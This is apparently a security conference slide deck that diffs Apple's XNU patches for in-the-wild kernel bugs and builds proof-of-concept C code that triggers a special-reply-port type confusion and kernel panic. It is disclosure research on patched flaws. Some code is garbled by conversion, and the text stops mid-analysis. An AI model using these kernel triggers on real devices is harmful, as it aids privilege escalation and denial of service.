

# Rooting macOS Big Sur on Apple Silicon

Xinru Chi and Tielei Wang



# About US

- Xinru Chi
  - Security Researcher in Pangu Lab
  - Extensive experience in macOS/iOS vulnerability research
- Tielei Wang
  - Ph.D from PKU, Research scientist at Georgia Tech from 2011-2014
  - Known for releasing jailbreak tools for iOS 7-9
- Organizers of MOSEC (Mobile Security Conference)

# The story begins with security contents of iOS 14.2



**Ben Hawkes** @benhawkes · Nov 6, 2020

Apple have fixed three issues reported by Project Zero that were being actively exploited in the wild. CVE-2020-27930 (RCE), CVE-2020-27950 (memory leak), and **CVE-2020-27932** (kernel privilege escalation). The security bulletin is available [here](#):

iOS 14.2, released on Nov 5, 2020, fixed an in-the-wild exploit reported by GP0.

*First in-the-wild exploit since iOS 14 (?)*

Safari RCE (CVE-2020-27930)

kernel info leak (CVE-2020-27950)

kernel type confusion (CVE-2020-27932)

# Let's diff the kernel

- Apple still maintains iOS 12 for old devices
- Updates for iOS 12.4.9 only have 4 CVEs
- Updates for iOS 14.2 have \*26\* CVEs
- Of course, diffing 12.4.9 vs 12.4.8 is better

## iOS 12.4.9

Released November 5, 2020

### FaceTime

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: A user may send video in Group FaceTime calls without knowing that they have done so

Description: A logic issue existed in the handling of Group FaceTime calls. The issue was addressed with improved state management.

CVE-2020-27929: James P (@JamLPenn)

### FontParser

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: Processing a maliciously crafted font may lead to arbitrary code execution. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A memory corruption issue was addressed with improved input validation.

CVE-2020-27930: Google Project Zero

### Kernel

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: A malicious application may be able to disclose kernel memory. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A memory initialization issue was addressed.

CVE-2020-27950: Google Project Zero

### Kernel

Available for: iPhone 5s, iPhone 6 and 6 Plus, iPad Air, iPad mini 2 and 3, iPod touch (6th generation)

Impact: A malicious application may be able to execute arbitrary code with kernel privileges. Apple is aware of reports that an exploit for this issue exists in the wild.

Description: A type confusion issue was addressed with improved state handling.

CVE-2020-27932: Google Project Zero

Kernel info leak jumps into eyes

# Kernel info leak jumps into eyes

- Adds “bzero mach msg trailer” at multiple functions
- Apparently, it leaks uninitialized kernel memory from mach msg trailers

```
583 -     trailer = (mach_msg_format_0_trailer_t *)
584 642 +     trailer = (mach_msg_max_trailer_t *)
585 643   ((vm_offset_t)reply->ikm_header + (int)reply->ikm_header->msgn_size);
585 - 
586 644 +     bzero(trailer, sizeof(*trailer));
586 645     trailer->msgn_sender = KERNEL_SECURITY_TOKEN;
587 646 +     trailer->msgn_audit = KERNEL_AUDIT_TOKEN;
587 647     trailer->msgn_trailer_type = MACH_MSG_TRAILER_FORMAT_0;
588 648     trailer->msgn_trailer_size = MACH_MSG_TRAILER_MINIMUM_SIZE;
```

- Refer to the following links for more analysis

<https://www.synacktiv.com/publications/ios-1-day-hunting-uncovering-and-exploiting-cve-2020-27950-kernel-memory-leak.html>  
<https://bugs.chromium.org/p/project-zero/issues/detail?id=2108>

# Type confusion seems easy too

- host\_request\_notification function adds an extra check on port's type

FFFFFFFFFF0076BB370	host_request_notification	FFFFFFFFFF0076BB33C	host_request_notification
FFFFFFFFFF0076BB494	LDR b4 W9, b4 [W21, 0x98]	FFFFFFFFFF0076BB460	LDR b4 W9, b4 [W21, 0x98]
FFFFFFFFFF0076BB498	MOV b4 W10, 0x48	FFFFFFFFFF0076BB464	AND b4 W9, b4 W9, 8
FFFFFFFFFF0076BB49C	AND b4 W9, b4 W9, W10LSLR0	FFFFFFFFFF0076BB468	AND b4 W8, b4 W8, 0xFFFF
FFFFFFFFFF0076BB4A0	AND b4 W8, b4 W8, 0xFFFF	FFFFFFFFFF0076BB46C	ORR b4 W8, b4 W9, b4 W8LSLR0
FFFFFFFFFF0076BB4A4	ORR b4 W8, b4 W9, W8LSLR0	FFFFFFFFFF0076BB470	CBZ b4 W8, b2 loc_FFFFFFFF0076BB538
FFFFFFFFFF0076BB4A8	CBZ b4 W8, b2 loc_FFFFFFFF0076BB538		

# Type confusion seems easy too

- host\_request\_notification function adds an extra check on port's type

```
82      69 host_request_notification(
  @@ -106,7 +93,8 @@ host_request_notification(
106      93 lck_mtx_lock(&host_notify_lock);
107      94
108      95 ip_lock(port);
109      96 - if (!ip_active(port) || port->ip_tempowner || ip_kotype(port) != IKOT_NONE) {
110      97 + if (!ip_active(port) || port->ip_tempowner || port->ip_specialreply ||
111      98     ip_is_kolabeled(port) || ip_kotype(port) != IKOT_NONE) {
110
```

# Take a quick look at port struct

```
struct ipc_port {
    ...
    mach_vm_address_t ip_context;

    natural_t ip_sprequests:1,           /* send-possible requests outstanding */
    ip_spimportant:1,                  /* ... at least one is importance donating */
    ip_impdonation:1,                 /* port supports importance donation */
    ip_tempowner:1,                   /* dont give donations to current receiver */
    ip_guarded:1,                     /* port guarded (use context value as guard) */
    ip_strict_guard:1,                /* Strict guarding: Prevents user manipulation of context values directly */
    ip_special_reply:1,               /* port is a special reply port */
    ip_sync_link_state:3,              /* link the port to destination port/ Workloop */
    ip_sync_bootstrap_checkin:1,       /* port part of sync bootstrap checkin, push on thread doing the checkin */
    ip_immovable_receive:1,            /* the receive right cannot be moved out of a space, until it is destroyed */
    ip_no_grant:1,                    /* Port wont accept complex messages containing (ool) port descriptors */
    ip_immovable_send:1,               /* No send(once) rights to this port can be moved out of a space */
    ip_tg_block_tracking:1,             /* Track blocking relationship between thread groups during sync IPC */
    ip_impcount:17;                  /* number of importance donations in nested queue */
}
```

# Let's construct a PoC

- Plan 1: make a special reply port and pass it to host\_request\_notification, it may trigger the type confusion

# Let's construct a PoC

- Plan 1: make a special reply port and pass it to host\_request\_notification, it may trigger the type confusion

```
void poc_plan1(){  
    mach_port_t special_reply_port = thread_get_special_reply_port();  
    host_request_notification(mach_host_self(),  
    HOST_NOTIFY_CALENDAR_CHANGE,  
    special_reply_port);  
  
    printf("panic?");  
}
```

# Let's construct a PoC

- Plan 1: make a special reply port and pass it to host\_request\_notification, it may trigger the type confusion

```
void poc_plan1(){  
    mach_port_t special_reply_port = thread_get_special_reply_port();  
    host_request_notification(mach_host_self(),  
    HOST_NOTIFY_CALENDAR_CHANGE,  
    special_reply_port);  
  
    printf("panic?");  
}
```

- Unfortunately, no panic.

# Let's construct a PoC

- Maybe we should trigger the notification or deallocate the port?

```
void poc_plan1(){  
    mach_port_t special_reply_port = thread_get_special_reply_port();  
    host_request_notification(mach_host_self(),  
        HOST_NOTIFY_CALENDAR_CHANGE,  
        special_reply_port);  
  
    printf("panic?");  
  
    trigger_host_CALENDAR_notification();  
  
    /*unbind the previous thread special reply port */  
    thread_get_special_reply_port();  
  
    mach_port_destroy(mach_task_self(), special_reply_port);  
  
    printf("panic?");  
}
```

# Let's construct a PoC


- Maybe we should trigger the notification or deallocate the port?

```
void poc_plan1(){  
    mach_port_t special_reply_port = thread_get_special_reply_port();  
    host_request_notification(mach_host_self(),  
        HOST_NOTIFY_CALENDAR_CHANGE,  
        special_reply_port);  
  
    printf("panic?");  
  
    trigger_host_CALENDAR_notification();  
  
    /*unbind the previous thread special reply port */  
    thread_get_special_reply_port();  
  
    mach_port_destroy(mach_task_self(), special_reply_port);  
  
    printf("panic?");  
}
```

- Unfortunately, still no panic.


# Things get complicated

- We need to understand how a special reply port is different from regular ports
- After reading the XNU source code, we realized that it is very complicated
  - A special reply port could be linked to a port, a work loop via a knot, a work loop via a knot stash, etc.
- *Don't try to understand these terms, because neither can I :)*



# Things get complicated

- In order to understand how a special reply port is different from regular ports, we need to know how a special reply port is used




# Luck hasn't run out yet

- Found a pretty interesting test case in the XNU source code package
- xnu/tests/prioritize\_process\_launch\_helper.c

```
special_reply_port = thread_get_special_reply();
if (!MACH_PORT_VALID(special_reply_port)) {
    printf("Failed to special reply port for thread\n");
    exit(0);
}

/* Perform a Sync bootstrap checkin */
send(send_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN, MACH_MSG_TYPE_COPY_SEND);
```



# A Customized send

- Send a mach port *msg\_port* via a complex mach message to *send\_port* with reply port *reply\_port*
- A few things to note

- *msg\_port* is sent with MACH\_MSG\_TYPE\_MOVE\_RECEIVE
- *mach\_msg* uses the option MACH\_SEND\_SYNC\_OVERRIDE

```
static void
send()
{
    mach_port_t send_port,
    mach_port_t reply_port,
    mach_port_t msg_port,
    mach_msg_option_t options,
    int send_disposition);

    kern_return_t ret = 0;

    struct {
        mach_msg_header_t header;
        mach_msg_body_t body;
        mach_msg_port_descriptor_t port_descriptor;
    } send_msg = {
        .header = {
            .msgh_remote_port = send_port,
            .msgh_local_port = reply_port,
            .msgh_bits = MACH_MSGH_BITS_SET(send_disposition,
                reply_port ? MACH_MSG_TYPE_MAKE_SEND_ONCE : 0,
                MACH_MSG_TYPE_MOVE_SEND,
                MACH_MSGH_BITS_COMPLEX),
            .msgh_id = 0x100,
            .msgh_size = sizeof(send_msg),
        },
        .body = {
            .msgh_descriptor_count = 1,
            .port_descriptor = {
                .name = msg_port,
                .disposition = MACH_MSG_TYPE_MOVE_RECEIVE,
                .type = MACH_MSG_PORT_DESCRIPTOR,
            },
        },
    };

    if (msg_port == MACH_PORT_NULL) {
        send_msg.body.msgh_descriptor_count = 0;
    }

    ret = mach_msg(&send_msg, header),
        MACH_SEND_MSG |
        MACH_SEND_TIMEOUT |
        MACH_SEND_OVERRIDE |
        ((reply_port ? MACH_SEND_SYNC_OVERRIDE : 0) | options),
        send_msg.receiver_msgh_size,
        0,
        MACH_PORT_NULL,
        10000,
        0);

    if (ret != KERN_SUCCESS) {
        printf("mach_msg_send failed with error %d\n", ret);
    }
}
```

# Let's construct a PoC again

- Plan 2: make a special reply port, use it in the customized send function, pass it to host\_request\_notification, and then deallocate the port

```
void poc_plan2(){  
    mach_port_t dst_port;  
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);  
    mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);  
  
    mach_port_t special_reply_port = thread_get_special_reply_port();  
  
    /* Perform a Sync bootstrap checkin */  
    send(dst_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,  
        MACH_MSG_TYPE_COPY_SEND);  
  
    host_request_notification(mach_host_self(), HOST_NOTIFY_CALENDAR_CHANGE, special_reply_port);  
  
    //unbind the previous thread special reply port */  
    thread_get_special_reply_port();  
  
    mach_port_destroy(mach_task_self(), special_reply_port);  
  
    printf("panic?");  
}
```

- Yes, this poc triggered a panic!

# Let's construct a PoC again

- Plan 2: make a special reply port, use it in the customized send function, pass it to host\_request\_notification, and then deallocate the port

```
void poc_plan2(){
    mach_port_t dst_port;
    mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
    mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);

    mach_port_t special_reply_port = thread_get_special_reply_port();

    /* Perform a Sync bootstrap checkin */
    send(dst_port, special_reply_port, MACH_PORT_NULL, MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
        MACH_MSG_TYPE_COPY_SEND);

    host_request_notification(mach_host_self(), HOST_NOTIFY_CALENDAR_CHANGE, special_reply_port);

    //unbind the previous thread special reply port */
    thread_get_special_reply_port();

    mach_port_destroy(mach_task_self(), special_reply_port);

    printf("panic?");
}
```

- Please refer to the following links for more analysis and PoC examples

<https://bugs.chromium.org/p/project-zero/issues/detail?id=2107>  
<https://worthdoingbadly.com/specialreply/>

# However things get even more complicated


- When analyzing the panic, we found more panics, regardless of host\_request\_notification

# The magical *send*

send a null port to  
dst\_port, use  
special\_reply\_port as  
reply port

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
send(dst_port,           //send_port
      0,                  //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

send the  
special\_reply\_port to  
dst\_port, no reply port




```
"Lock not owned 0xfffffff8012c060f0 = 0"
```

dst\_port is a regular port that we have "send" and "recv" rights

# The magical *send*

send special\_reply\_port to  
itself, use itself as reply port

```
send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```



```
"zone_require failed: address in unexpected zone id 118 (turnstile) "
"(addr: 0xfffff86aee5b080, expected: ipc_kmsgs)"
```

*type confusion between turnstile and ipc\_kmsg?*


# The magical *send*

send a null port to  
dst\_port, use  
special\_reply\_port as  
reply port

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

send special\_reply\_port to  
itself, use itself as reply port

```
send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```




# The magical *send*

send a null port to  
dst\_port, use  
special\_reply\_port as  
reply port

```
send(dst_port, //send_port
      special_reply_port, //reply_port
      0, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

send special\_reply\_port to  
itself, use itself as reply port

```
send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```



No panic!

# The magical *send*

send a null port to  
dst\_port, use  
special\_reply\_port as  
reply port

send special\_reply\_port to  
itself, use itself as reply port

```
send(dst_port, //send_port
      special_reply_port, //reply_port
      0, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

```
send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

```
mach_msg_header_t* rcv = malloc(0x1000);
memset(rcv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

receive from dst\_port

"Using inactive port 0xfffffff86956be3f0"

dst\_port became inactive!

Do so many different panics have the  
same root cause?

# Root cause analysis

mach\_msg\_overwrite\_trap

↳ ipc\_kmsg\_copyin

↳ ipc\_kmsg\_copyin\_header

↳ ipc\_kmsg\_set\_qos

send(dst\_port, //send\_port

special\_reply\_port, //reply\_port

0, //msg\_port

MACH\_SEND\_SYNC\_BOOTSTRAP\_CHECKIN,

MACH\_MSG\_TYPE\_COPY\_SEND);

send(special\_reply\_port, //send\_port

special\_reply\_port, //reply\_port

special\_reply\_port, //msg\_port

MACH\_SEND\_SYNC\_BOOTSTRAP\_CHECKIN,

MACH\_MSG\_TYPE\_COPY\_SEND);

mach\_msg\_header\_t\* recv = malloc(0x1000);

memset(recv, 0, 0x1000);

recv->msgh\_size = 0x1000;

recv->msgh\_local\_port = dst\_port;

mach\_msg\_receive(recv);

Using a special\_reply\_port as the reply port and

MACH\_SEND\_SYNC\_OVERRIDE in the mach\_msg option will lead to

ipc\_port\_link\_special\_reply\_port

```
if (IP_VALID(special_reply_port) &&
    MACH_MSGH_BITS_LOCAL(msgh->ikm_header->msgh_bits) == MACH_MSG_TYPE_PORT_SEND_ONCE) {
    if ((options & MACH_SEND_SYNC_OVERRIDE)) {
        boolean_t sync_bootstrap_checkin = !(options & MACH_SEND_SYNC_BOOTSTRAP_CHECKIN);
        /*
         * Link the destination port to special reply port and make sure that
         * dest port has a send turnstile, else allocate one.
         */
        ipc_port_link_special_reply_port(special_reply_port, dest_port, sync_bootstrap_checkin);
    }
}
```

# Root cause analysis

```
mach_msg_overwrite_trap
└─ ipc_kmsg_copyin
  └─ ipc_kmsg_copyin_header
    └─ ipc_kmsg_set_qos
      └─ ipc_port_link_special_reply_port
mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);

/* take a reference on dest_port */
ip_reference(dest_port);
special_reply_port->ip_sync_inheritor_port = dest_port;
special_reply_port->ip_sync_link_state = PORT_SYNC_LINK_PORT;
```

```
send(dst_port, //send_port
      special_reply_port, //reply_port
      0, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

# Review the port struct

```
struct ipc_port {
    /* Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
    */

    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;
};

union {
    struct ipc_space * receiver;
    struct ipc_port * destination;
    ipc_port_timestamp_t timestamp;
} data;

/* update host_request_notification if this union is changed */
union {
    ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.kobject") kobject;
    ipc_kobject_label_t XNU_PTRAUTH_SIGNED_PTR("ipc_port.klabel") klabel;
    ipc_importance_task_t imp_task;
    ipc_port_t sync_inheritor_port;
    struct knote *sync_inheritor_note;
    struct turnstile *sync_inheritor_ts;
} kdata;
```

kdata is a union struct

```
struct ipc_object {
    ipc_object_bits_t io_bits;
    ipc_object_refs_t io_references;
    lck_spin_t io_lock_data;
} __attribute__((aligned(8)));
```


io\_bits indicates the type of a port  
io\_references is the reference counter of the port

# Root cause analysis

## ipc\_port\_link\_special\_reply\_port

```
send(dst_port, //send_port
     special_reply_port, //reply_port
     0, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

special\_reply\_port → dst\_port



```
mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```

# Root cause analysis

```
send(dst_port,           //send_port
     special_reply_port, //reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
     special_reply_port, //reply_port
     special_reply_port, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);
```

The second send is very complicated, but there are three key steps

# Root cause analysis

1. *msg\_port* is sent with MACH\_MSG\_TYPE\_MOVE\_RECEIVE

```
send(dst_port,           //send_port
     special_reply_port, //reply_port
     0,                  //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
     special_reply_port, //reply_port
     special_reply_port, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
recv->msgh_local_port = dst_port;
mach_msg_receive(recv);

*/
if (port->ip_tempowner == 0) {
    assert(IIT_NULL == port->ip_imp_task);
    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}
```

special\_reply\_port's ip\_tempowner is set 1

# Hold on, there is an assert!

```
struct ipc_port {
    /* Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;
    ipc_port_timestamp_t timestamp;
} data;

/* update host_request_notification if this union is changed */
union {
    ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port,kobject") kobject;
    ipc_klabel_t XNU_PTRAUTH_SIGNED_PTR("ipc_port,klabel") klabel;
    ipc_port_t sync_inheritor_port;
    struct knote *sync_inheritor_knote;
    struct turnstile *sync_inheritor_ts;
} kdata;
```

```
    /* ports in limbo have to be tempowner */
    port->ip_tempowner = 1;
    *assertcntp = port->ip_impcount;
}

special_reply_port
io_references | io_bits
dst_port
...
```

```
    io_references | io_bits
    ...
```

```
    kdata.sync_inheritor_port
    kdata.ip_imp_task
    ...
    ...
    ip_tempowner=1
```


port->ip\_imp\_task and port->sync\_inheritor\_port are the same thing, pointing to dst\_port

# assert is optimized out in release versions!

```
struct ipc_port {
    /* Initial sub-structure in common with ipc_pset
     * First element is an ipc_object second is a
     * message queue
     */
    struct ipc_object ip_object;
    struct ipc_mqueue ip_messages;
    ipc_port_timestamp_t timestamp;
} data;

/* update host_request_notification if this union is changed */
union {
    ipc_kobject_t XNU_PTRAUTH_SIGNED_PTR("ipc_port,kobject") kobject;
    ipc_klabel_t XNU_PTRAUTH_SIGNED_PTR("ipc_port,klabel") klabel;
    ipc_port_t sync_inheritor_port;
    struct knote *sync_inheritor_knote;
    struct turnstile *sync_inheritor_ts;
} kdata;
```

```
    /*
     * If (port->ip_tempower == 0) {
     * assert(port->ip_impcnt == 0);
     */
    /* ports in limbo have to be tempower */
    port->ip_tempower = 1;
    *assertcntp = port->ip_impcount;
}
```



port->ip\_imp\_task and port->sync\_inheritor\_port are the same thing, pointing to dst\_port

# Root cause analysis

2. sending a port to itself will trigger a circularity check

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);
```

```
mach_msg_overwrite_trap
└─ ipc_kmsg_copyin
  └─ ipc_kmsg_copyin_body
    └─ ipc_kmsg_copyin_port_descriptor
      └─ ipc_port_check_circularity
        if ((result_disp == MACH_MSG_TYPE_PORT_RECEIVE) &&
            ipc_port_check_circularity(ip_object_to_port(object),
                                         ip_object_to_port(dest))) {
            kmsg->ikm_header->msgh_bits |= MACH_MSGH_BITS_CIRCULAR;
        }
```

the `kmsg` is set with `MACH_MSGH_BITS_CIRCULAR`

# Root cause analysis

2. sending a port to itself will trigger a circularity check

the kmsg gets destroyed due to the circularity check

```
send(dst_port, //send_port
     special_reply_port, //reply_port
     0, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
send(special_reply_port, //send_port
     special_reply_port, //reply_port
     special_reply_port, //msg_port
     MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
     MACH_MSG_TYPE_COPY_SEND);
```

```
mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
rcv->msgh_size = 0x1000;
rcv->msgh_local_port = dst_port;
mach_msg_receive(rcv);
```

↳ ipc\_kmmsg\_send

↳ ipc\_kmmsg\_destroy

```
/* don't allow the creation of a circular loop */
if (kmsg->ikm_header->msgh_bits & MACH_MSGH_BITS_CIRCULAR) {
    ipc_kmmsg_destroy(kmsg);
    KDBG(MACHDBG_CODE(DBG_MACH_IPC, MACH_IPC_KMSG_INFO) | DBG_FUNC_END, MACH_MSGH_BITS_CIRCULAR);
}
return MACH_MSG_SUCCESS;
```

# Root cause analysis

- destroying the kmsg leads to msg\_port destruction

```
send(dst_port,           //send_port
      special_reply_port, //reply_port
      0,                  //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);


send(special_reply_port, //send_port
      special_reply_port, //reply_port
      special_reply_port, //msg_port
      MACH_SEND_SYNC_BOOTSTRAP_CHECKIN,
      MACH_MSG_TYPE_COPY_SEND);

mach_msg_header_t* recv = malloc(0x1000);
memset(recv, 0, 0x1000);
recv->msgh_size = 0x1000;
